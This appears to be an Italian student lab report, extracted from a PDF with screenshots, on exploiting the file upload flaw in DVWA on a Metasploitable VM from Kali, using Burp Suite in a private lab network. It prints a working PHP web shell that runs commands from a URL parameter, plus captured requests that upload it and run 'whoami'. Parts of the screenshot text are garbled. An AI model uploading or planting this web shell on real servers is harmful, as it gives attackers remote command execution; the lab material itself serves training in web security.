


SFRUTTAMENTO VULNERABILITA FILE UPLOAD SULLA DVWA

IP di Kali: 192.168.56.150/24

IP di Metasploitable: 192.168.56.100/24




```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.150/24 brd 192.168.56.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::fd96:41b3:9fd1:389e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$ ping 192.168.56.100
PING 192.168.56.100 (192.168.56.100) 56(84) bytes of data.
64 bytes from 192.168.56.100: icmp_seq=1 ttl=64 time=4.36 ms
64 bytes from 192.168.56.100: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 192.168.56.100: icmp_seq=3 ttl=64 time=1.23 ms
^Z
zsh: suspended ping 192.168.56.100
```


Request	Seq	Size	Time
HTTP/1.1 200 OK			
1	Date	Mon, 05 Sep 2023 18:46:11 GMT	
2	Server	Apache/2.2.22 (Ubuntu)	
3	Powered-By	PHP/5.2.4-4ubuntu5.14	
4	Content-Length	0	
5	Keep-Alive	timeout=15, max=100	
6	Connection	Keep-Alive	
7	Content-Type	text/html	

CREAZIONE DELLA SHELL PHP







```
1<?php
2 if(isset($_GET['cmd'])){
3     system($_GET['cmd']);
4 }
5 ?>
6
```

CARICAMENTO DELLA SHELL SU DVWA



ESECUZIONE DELLA SHELL





INTERCETTAZIONI CON BURPSUIT

kali-linux-2025.2-virtualbox-amd64 (prima del giorno 5) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2025.3.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://192.168.56.100:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
03:57:22.9 Sep 2025	HTTP	→ Request	GET	http://192.168.56.100/dvwa/hackable/uploads/shell.php?cmd=whoami		

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.56.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Event log 0 All issues

Memory: 106.9MB Disabled

kali-linux-2025.2-virtualbox-amd64 (prima del giorno 5) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2025.3.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://192.168.56.100:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
03:54:34.9 Sep 2025	HTTP	→ Request	POST	http://192.168.56.100/dvwa/hackable/uploads/		

Request

Pretty Raw Hex

```
0 Connection: keep-alive
1 Referer: http://192.168.56.100/dvwa/vulnerabilities/upload/
2 Cookie: security=low; PHPSESSID=2912a256df8c32b0bc2f649f9dc9c69
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0, i
5
6 ...JATT31.706C297A7A76C273A705717302
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Event log 0 All issues

Memory: 102.3MB Disabled

Request

Pretty Raw Hex

```
0 Connection: keep-alive
1 Referer: http://192.168.56.100/dvwa/vulnerabilities/upload/
2 Cookie: security=low; PHPSESSID=2912a256df8c32b0bc2f649f9dc9c69
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0, i
5
6 ...JATT31.706C297A7A76C273A705717302
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Event log 0 All issues

Memory: 102.3MB Disabled